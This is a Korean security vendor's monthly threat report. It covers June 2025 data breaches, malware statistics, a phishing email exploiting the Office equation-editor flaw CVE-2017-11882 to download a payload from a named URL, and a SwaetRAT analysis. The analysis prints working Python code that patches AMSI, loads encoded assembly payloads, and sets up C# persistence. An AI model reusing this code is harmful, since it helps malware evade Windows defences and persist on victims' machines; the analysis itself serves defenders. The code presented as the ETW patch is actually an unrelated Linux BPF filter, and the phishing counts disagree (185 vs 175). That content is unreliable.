보안실무자가 주목해야 할 이번 달 보안위협

SGA EPS 보안레이더

2025.07

sga 에스지에이이피에스(주)

CONTENTS

발행일자: 2025년 7월

1. 2025년 6월 보안 동향

2025년 6월 사외 동향을 조사한 결과 최근 개인정보 유출이 많아진 것으로 나타났다.

#중국 역사상 최대 규모의 데이터 유출 사건 발생

중국 역사상 최대 규모로 추정되는 데이터 유출 사건이 발생되었으며, 금융 데이터, 위챗, 알리페이 등 민감한 개인정보가 약 40억 건이 노출된 것으로 확인된다.

해외 보안 전문 매체 사이버 뉴스 연구팀은 지난달 631GB 분량의 중국인 관련 개인정보 데이터가 비밀번호 없이 노출되어 있는 것을 발견한 것으로 나타났다.

중국 1위 메신저 위챗과 관련된 것으로 보이는 wechatid_db 카테고리가 8억 500만 건으로 가장 많았고 실제 주소 정보를 담은 address_db엔 7억 8000만 건의 데이터가 담겨 있는 것으로 확인된다. 또한, bank 카테고리엔 6억 3000만 건의 신용카드 번호, 생일, 이름, 전화번호의 정보가 포함되어 있으며, 위챗의 경우 사용자 ID 5억 7700만 건이 따로 저장된 wechatinfo 카테고리까지 발견된 것으로 확인된다.

연구진은 숙련된 해커는 이러한 정보를 가지고 데이터 포인트를 연결해 특정 사용자의 거주지, 지출 습관, 부채 등을 알아낼 수 있으며, 무단 결제, 계정 탈취 사용자 신원 도용 등을 시도할 수 있다고 밝혔다.

#모바일 쿠폰 앱 해킹으로 고객 개인정보 유출

모바일 쿠폰 앱인 '일상 카페'가 해킹으로 인해 고객의 개인 정보 유출이 발생한 것으로 나타났다.

일상 카페는 모바일 쿠폰 관련 사업을 진행하고 있는 기프티콘 할인 및 적립 앱으로 2023년 누적 다운로드 건 수가 100만 건을 기록하였다.

일상 카페의 운영진은 6월 2일 오후 6-12시 사이에 외부의 불법적 접근으로 고객 개인 정보가 유출된 사실이 확인되었다고 발표하였다. 일상 카페의 운영진은 닉네임과 이메일 주소, 생년월일, 성별, 암호화된 전화번호, 암호화된 비밀번호 등 16개 항목의 개인 정보가 유출되었으며, 암호화된 정보는 식별 불가능한 것으로 밝혔다.

또한 암호화된 정보는 실제 전화번호나 비밀번호가 노출된 것은 아니며, 유출 사실을 인지한 후 침해 사실을 신고하고 유출 경로를 분석 및 사고 방지를 위해 보안 시스템을 재점검하고 있는 것으로 확인된다.

2. 악성코드 통계 및 분석

2025년 6월 한 달 동안 사용자 PC에서 탐지된 악성코드는 총 77,186건으로 확인되었다.


그 중 가장 많이 탐지된 악성코드 유형은 Trojan 형태의 악성코드이고 그 뒤를 Exploit와 Virus 형태의 악성코드가 차지했다.

2025년 5월과 비교해 Ransom, Hacktool, GenericKD에 대한 탐지 비율이 증가하였다. 또한 자사에 수집된 피싱 메일은 185건이며, 악성 URL이 첨부된 하이퍼링크 형태의 피싱 메일이 가장 많이 수집된 것으로 확인되었다.

● 유형별 탐지 통계


2025년 6월 한 달 동안 사용자 PC에서 탐지된 악성코드의 유형을 확인한 결과 **Trojan 형태의 악성코드가 53,699건(69.57%)으로 1순위를 차지**했다. Trojan 악성코드는 사용자가 알지 못하게 정상적인 프로그램으로 위장하여 악의적인 행동을 하는 악성코드이다.

그 다음으로 **컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 설계상 결함을 이용해 공격하는 Exploit 형태의 악성코드가 14,439건(18.70%)으로 2위를 차지**했다. 뒤를 이어 자기 스스로는 행동할 수 없고, 정상 프로그램에 기생하여 실행되는 Virus 형태의 악성코드가 5,592건(7.24%)으로 3위를 차지했다.



[2025년 6월 유형별 탐지 통계]

● 악성코드 TOP 10 탐지 통계



[2025년 6월 악성코드 TOP 10 탐지 통계]

2025년 6월 한 달 동안 사용자 PC에서 많이 탐지된 악성코드를 TOP 10으로 통계를 내어 확인한 결과 사용자 PC의 파일을 암호화하여 사용자가 사용할 수 없게 만들며 암호화를 풀어주는 조건으로 금전을 요구하는 악성 소프트웨어의 진단명인 Ransom.795가 1위를 차지했다.

또한, 사용자의 동의 없이 네트워크 망에 접속하여 원격지의 PC나 인터넷상에 있는 파일을 사용자의 PC에 다운 받는 악성 소프트웨어의 진단명인 Downloader.184가 2위로 탐지되었다.

3위는 소프트웨어 불법 인증 도구에 사용되는 악성코드 진단명인 Application.Hacktool가 차지했다. Application.Hacktool은 프로그램을 불법으로 사용할 수 있고 잠재적으로 프로그램에 악성코드가 심어질 확률이 높기 때문에 백신에서 탐지하고 있다.

3. 월간 피싱 메일

자사에 수집된 피싱 메일은 175건이며, 그 중 사용자 계정 정보 탈취를 목적으로 하는 악성 URL이 첨부된 하이퍼링크 피싱 메일 유형이 146건으로 수집되었다.

악성 URL이 첨부된 하이퍼링크 유형을 제외한 피싱 메일은 첨부 파일이 포함된 피싱 메일로 29건이 수집되었으며, 첨부 파일의 종류는 PE 파일 10건, Script 파일 17건, 그 외 3건 수집되었다.

수집된 피싱 메일에 대해 분석을 진행하였으며, 해당 메일에 대한 분석 내용은 아래에서 확인할 수 있다.

■ PT Inquiry - Quote 09052022 (번역: PT 문의 - 견적 09052022)


PT Inquiry - Quote 09052022 - 메시지 (HTML)

PT Inquiry - Quote 09052022

Alexander Leunig <info@hirsch-technik.de>

Quote 09052022.xlsx 1 MB

Good Day,

Please kindly find the attached quotation, kindly prepare PI so that we can process payment, as we want this order to be fast, also let us know the lead time.

Awaiting your swift response

Best regards,

iA Alexander Leunig

HIRSCH®

Technik, Entwicklungs- und Handels-GmbH

Chromstraße 9

30916 Isernhagen

Tel: 0511 543558-30

Fax: 0511 543558 31

Email: info@hirsch-technik.de

Web: www.hirsch-technik.de


Geschäftsführer: Thomas Mycinski, Amtsgericht Hannover, HRB 120037, Sitz der Gesellschaft: Isernhagen

Sollten Sie diese Email irrtümlich erhalten haben, bitten wir Sie um eine kurze Rückinformation.

[메일 본문 확인]

PT Inquiry - Quote 09052022 (번역: PT 문의 - 견적 09052022)의 제목으로 플렉소 인쇄 및 포장 산업의 독일 회사인 “HIRSCH Technik”를 사칭하는 메일이 유포되고 있는 것을 확인했다.

메일에는 견적을 확인하려면 첨부된 파일인 “Quote 09052022.xlsx”을 확인하라는 본문 내용과 함께 엑셀로 된 첨부 파일이 포함되어 있다. 본문에 기재된 정보 중 이메일과 웹 주소는 존재하는 정보이며, 전화 및 팩스는 없는 번호로 확인된다.




[엑셀 데이터 확인]

첨부된 파일의 크기는 1.34MB이며, 파일 내에는 메일에서 기재한 견적서에 대한 내용이 존재하지 않는다.

개체 검색을 하였을 시, 임베디드 개체가 존재하는 것을 확인할 수 있으며, **수식 편집기인 Eqnedt32.exe가 네트워크 통신을 시도하는 것으로 확인**된다. Eqnedt32.exe는 Microsoft Office에 포함된 수식 편집기 프로그램으로, MS 오피스 2000 버전부터 2016 버전까지 사용됐다.

이 수식 편집기 프로그램은 2000년 11월에 만들어졌으며, 약 17년간 취약점이 존재하고 있는 프로그램으로 알려져 있다.




[Quote 09052022.xlsx 구조 임베디드 확인]

XLSX는 OOXML(Office Open XML) 형식이며, 압축 프로그램을 통해 구조를 확인할 수 있다.

압축 프로그램을 통해 XLSX를 압축을 해제하면, XLSX의 embeddings 폴더에 임베디드 개체인 “dLrFNblj.jfS” 파일이 존재하는 것이 확인된다.

임베디드 개체 파일은 수식 편집기의 수식으로 삽입되어 OLE 파일에 저장되며, OLE 파일이 실행될 때 수시 편집기의 취약점을 이용하여 실행된다.


oledir.py 분석 도구를 이용하여 임베디드 개체를 분석할 수 있으며, **수식 편집기의 취약점인 CVE-2017-11882이나 CVE-2018-0802 취약점을 이용하는 것을 확인**할 수 있다.



[네트워크 통신 확인]

수식 편집기를 통해 특정 URL인 “http://combo.s3.eu-north-1.amazonaws.com/lisontek2.1.exe”에 접근을 시도한다.

현재 URL은 접근 권한 문제로 에러가 발생되어 데이터를 받지 못하고 있지만, “lisontek2.1.exe” 파일을 다운로드 후 실행하는 것으로 추측할 수 있다.




[스택 버퍼 오버플로우 확인]

수식 편집기 취약점인 CVE-2017-11882는 폰트명을 복사하기 위해 사용하는 strcpy 함수에서 스택 버퍼 오버 플로우가 발생하는 취약점이다.

strcpy 함수에서 스택 버퍼 오버 플로우가 발생되어 함수의 복귀 주소를 0043133F으로 변경하고 해당 주소의 명령어는 RET로 함수 호출 후 호출자(Caller)로 제어권을 반환하는데 사용되는 핵심 명령어이다.

프로세스의 EIP를 스택 주소로 변경하기 위해 버퍼 오버플로우가 필요하며, ret 명령어가 존재하는 주소(0043133F)를 사용한다.

ret 명령어를 수행하면 스택 주소 18F354로 EIP가 설정되어 실행되며, jmp 명령어를 이용하여 미리 준비된 셸코드가 존재하는 메모리에 다시 EIP를 이동시킨다.




[스택 주소 18F354 코드 확인]

jmp eax는 3b304e2 주소를 가리키며, 가리키는 해당 주소는 셸코드가 존재한다.

이때, 메모리 주소는 3C4000에 할당된 메모리 주소이며 3B304E2는 셸코드의 시작 주소로 XOR 복호화를 진행한 후 공격 코드를 실행하는 것으로 확인되었다.

해당 메모리 영역을 추출하여 “셸코드 시작점(3B304E2) - 메모리 시작점(3C4000) = Offest(0xB04E2)”으로 셸코드 분석 툴인 scDbg를 이용하여 사용되는 API를 확인할 수 있다.



[셸코드 분석]

XOR 복호화가 진행된 후 사용되는 API는 <그림.7>에서 보이는 것과 같은 순으로 진행된다.

가장 중요한 API로 “URLDownloadToFileW () “와 “WinExec()”함수로 다운로드한 파일을 실행하는 흐름으로 확인된다. 하지만 현재 URL은 막혀 있기 때문에 실제 파일이 어떠한 동작을 하는지는 확인이 불가능하다.

4. 악성코드 분석

자사에 수집된 샘플 중 파이썬 스크립트를 로더로 사용한 SwaetRAT가 수집되었다.
해당 샘플에 대해서 분석을 진행하였으며, 분석 내용은 다음과 같다.

■ 개요

분석에 사용된 샘플은 악성 파이썬 스크립트로 **Windows 운영 체제의 보안 메커니즘을 우회하는 고도화된 기법을 사용**하고 있다.

이 스크립트는 파이썬의 강점인 Windows API와 호환성이 높은 것을 악용하며, 보안 기능을 제공하는 Windows의 기능을 무력화 시키는 것으로 확인된다. SwaetRAT는 2023년 12월에 eSentire가 분석한 것이 처음 발견된 것으로 확인되며, 많이 알려진 악성코드는 아니지만 다른 RAT와 비교했을 때 제공하는 기능은 비슷한 수준으로 분석된다.

파이썬 스크립트에는 데이터가 Base64 인코딩되어 존재하며 보안 우회 기능을 모두 수행 후 Base64 디코딩을 진행 및 어셈블리(Assembly) 라이브러리를 이용하여 실행시킨다.

> 악성코드 동작 순서

1. AmsiScabBuffer() 함수 우회:
→ Antimalware Scan Interface(AMSI)를 무력화하여 악성 코드 탐지 방지

2. EtwEventWrite() 함수 우회:
→ Event Tracing for Windows(ETW) 기능을 비활성화여 시스템 활동 로깅 차단

3. SwaetRAT 생성 및 실행:
→ 보안 기능에 대한 우회 후, 시스템에 생성 및 실행

■ 주요 악성 기능

1. Windows OS에서 제공하는 기능 중 AMSI 스캔 우회 (AmsiScanBuffer 함수 패치)
2. Event Tracing for Windows(ETW)에 대한 이벤트 추적 비 활성화 (EtwEventWrite 함수 패치)
3. 지속 메커니즘
4. 키로깅 & 백도어

파이썬 스크립트

- EtwEventWrite 함수 패치

```
struct sock_fprog filter;
struct sock_filter bpf_code[] = {
        { 0x28, 0, 0, 0x0000000c },
        { 0x15, 0, 27, 0x00000800 },
        { 0x30, 0, 0, 0x00000017 },
        { 0x15, 0, 5, 0x00000011 },
        { 0x28, 0, 0, 0x00000014 },
        { 0x45, 23, 0, 0x00001fff },
        { 0xb1, 0, 0, 0x0000000e },
        { 0x48, 0, 0, 0x00000016 },
        { 0x15, 19, 20, 0x00007255 },
        { 0x15, 0, 7, 0x00000001 },
        { 0x28, 0, 0, 0x00000014 },
        { 0x45, 17, 0, 0x00001fff },
        { 0xb1, 0, 0, 0x0000000e },
        { 0x48, 0, 0, 0x00000016 },
        { 0x15, 0, 14, 0x00007255 },
        { 0x50, 0, 0, 0x0000000e },
        { 0x15, 11, 12, 0x00000008 },
        { 0x15, 0, 11, 0x00000006 },
        { 0x28, 0, 0, 0x00000014 },
        { 0x45, 9, 0, 0x00001fff },
        { 0xb1, 0, 0, 0x0000000e },
        { 0x50, 0, 0, 0x0000001a },
        { 0x54, 0, 0, 0x000000f0 },
        { 0x74, 0, 0, 0x00000002 },
        { 0xc, 0, 0, 0x00000000 },
        { 0x7, 0, 0, 0x00000000 },
        { 0x48, 0, 0, 0x0000000e },
        { 0x15, 0, 1, 0x00005293 },
        { 0x6, 0, 0, 0x0000ffff },
        { 0x6, 0, 0, 0x00000000 },
};

filter.len = sizeof(bpf_code)/sizeof(bpf_code[0]);
filter.filter = bpf_code;
```

[ETW 패치 코드]

ETW(Event Tracing for Windows)는 Windows 운영 체제의 중요한 보안 및 모니터링 도구이다.

해당 기능으로 **사용자 모드 애플리케이션과 커널 모드 드라이버에서 발생하는 이벤트를 추적하고 기록을 제공**한다. 이런 보안 메커니즘에 대해 우회 방법으로 EtwEventWrite() 함수를 메모리에서 패치를 하는 방법이 사용된다.

> EtwEventWrite() 함수 무력화 과정

1. 함수 주소 로딩:
→ GetProcAddress 함수를 통해 ntdll.dll이 제공하는 EtwEventWrite 함수 주소를 로드

2. 메모리 권한 변경:
→ VirtualProtect 함수를 이용하여 앞서 설정한 "RWX"를 이용하여 수정 가능 상태로 변경

3. 패치 코드 적용:
→ RtlMoveMemory함수로 EtwEventWrite 함수의 주소 값에 종료 코드를 적용

4. 메모리 권한 복원:
→ VirtualProtect 함수를 원래의 권한으로 적용

- AmsiScanBuffer 함수 패치

```
if platform.architecture()[0] == '64bit':
    #print('[*] using x64 based patch')
    amsi_patch = (ctypes.c_char * 6)(0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
if platform.architecture()[0] != '64bit':
    #print('[*] using x86 based patch')
    amsi_patch = (ctypes.c_char * 8)(0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00)


pAmsi_AmsiScanBuffer = GetProcAddress(LoadLibraryA(b"amsi"), b"AmsiScanBuffer")

oldprotect2 = wintypes.DWORD(0)

VirtualProtect(pAmsi_AmsiScanBuffer, ctypes.sizeof(amsi_patch), RWX, ctypes.byref(oldprotect2))
time.sleep(7)

RtlMoveMemory(pAmsi_AmsiScanBuffer, amsi_patch, ctypes.sizeof(amsi_patch))
time.sleep(7)

VirtualProtect(pAmsi_AmsiScanBuffer, ctypes.sizeof(amsi_patch), oldprotect2, ctypes.byref(oldprotect2))

#ctypes.windll.user32.MessageBoxW(0, "Start ETW Patch", "TITLE 1", 0)
time.sleep(7)
```

[Amsi 패치 코드]

AMSI(Anti Malware Scanning Interface)는 Windows의 중요한 보안 기능 중 하나로 **실시간으로 악성 스크립트 관련하여 탐지 및 차단하는 기능을 제공**한다.

이 기능을 우회하기 위하여 앞서 언급된 ETW 우회 과정과 동일한 메모리 패치 방식으로 amsi.dll의 AmsiScanBuffer 함수가 호출될 경우 즉시 종료되는 코드로 반환하는 데이터로 덮어 씌운다.

즉시 반환 코드로 사용되는 값으로 "0x80070057" 값이 사용되며 이 값은 "하나 이상의 인수가 유효하지 않음"을 나타내는 값이다.

결과적으로 스캔 결과 0으로 나타나기 때문에 악성코드가 탐지되지 않는 것처럼 동작이 가능하여 공격 코드에서 사용된다.

> AMSI(Anti Malware Scanning Interface) 우회 방법

1. 대상 함수: amsi.dll의 AmsiScanBuffer 함수

2. 우회 방법: 함수 호출 시 정상 동작 코드 반환

3. 반환 값: 0x80070057 (E_INVALIDARG)

- 어셈블리 로드 및 실행

```
assembly = Assembly.Load(base64.b64decode(PAYLOAD_DATA))
instance = assembly.CreateInstance(assembly.EntryPoint.Name)
assembly.EntryPoint.Invoke(instance,None)
```

[디코딩 데이터 실행 코드]

스크립트 코드 중 Base 64 인코딩 된 데이터를 디코딩 과정을 거쳐, 어셈블리(Assembly) 라이브러리를 이용하여 파이썬 메모리에서 실행시킨다.

SwaetRAT 로더

- 지속 메커니즘을 위한 파일 생성

```
public static void Main()
{
    Thread.Sleep(1000);
    string friendlyName = AppDomain.CurrentDomain.FriendlyName;
    string startupPath = Application.StartupPath;
    string pathRoot = Path.GetPathRoot(Environment.SystemDirectory);
    string userName = Environment.UserName;
    string text = "Microsoft";
    pathRoot + "Users₩₩" + userName;
    "ta₩₩Roaming₩₩" + text;
    string text2 = "_OneDrive.exe";
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
    if (!Directory.Exists(folderPath + "₩₩" + text))
    {
        Directory.CreateDirectory(folderPath + "₩₩" + text);
    }
    if (!Directory.Exists(folderPath + "₩₩Xbox"))
    {
        Directory.CreateDirectory(folderPath + "₩₩Xbox");
    }
    Thread.Sleep(1000);
    try
    {
        File.Copy(Application.ExecutablePath, string.Concat(new string[]
        {
            folderPath,
            "₩₩",
            text,
            "₩₩",
            text2
        }), true);
    }
    catch
    {
    }
    Thread.Sleep(1500);
    if (startupPath == folderPath + "₩₩" + text)
    {
        try
        {
            Program.__PER_v4_();
        }
        catch
        {
        }
```

[SwaetRAT 메인 함수]

파이썬 스크립트에서 실행되는 SwaetRAT 로더는 우선적으로 파일을 \AppData\Local\Microsoft\xbox 폴더의 존재 유무에 따라 두 가지 경로 중 한곳에 생성한다.

xbox 폴더가 존재하면 \AppData\Local\Microsoft\xbox_OneDrive으로 파일을 생성하고, xbox 폴더가 존재하지 않으면 \AppData\Local\Microsoft_OneDrive으로 파일을 생성한다. 생성되는 실행 파일은 메모리에서 동작하는 SwaetRAT 로더 자신이며 지속적인 실행을 위해 지속 메커니즘을 생성한다.

또한, 현재 실행되는 경로와 생성된 파일 경로를 비교하며 다를 경우 현재 프로세스를 종료 후 생성한 파일 _OneDrive.exe을 실행시킨다.

- 악성 로드 지속 메커니즘 생성

```
public static void __PER_v4_()
{
    string text = "Software\\STD";
    string text2 = "DDD";
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(text);
        registryKey.SetValue(text2, "\"" + Process.GetCurrentProcess().MainModule.FileName.ToString() + "\"");
        registryKey.Close();
    }
    catch (Exception)
    {
    }
    try
    {
        WshShell wshShell = (WshShell)Activator.CreateInstance(Marshal.GetTypeFromCLSID(new Guid("72C24DD5-D70A-438B-8A42-98424B88AFB8")));
        if (Program.<>o__0.<>p__0 == null)
        {
            Program.<>o__0.<>p__0 = CallSite<Func<CallSite, object, IWshShortcut>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(IWshShortcut), typeof(Program)));
        }
        IWshShortcut wshShortcut = Program.<>o__0.<>p__0.Target(Program.<>o__0.<>p__0, wshShell.CreateShortcut(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\winexe.lnk"));
        wshShortcut.TargetPath = "powershell.exe";
        wshShortcut.Arguments = "Start-Process -FilePath (Get-ItemProperty 'HKCU:" + text + "')." + text2;
        wshShortcut.WindowStyle = 7;
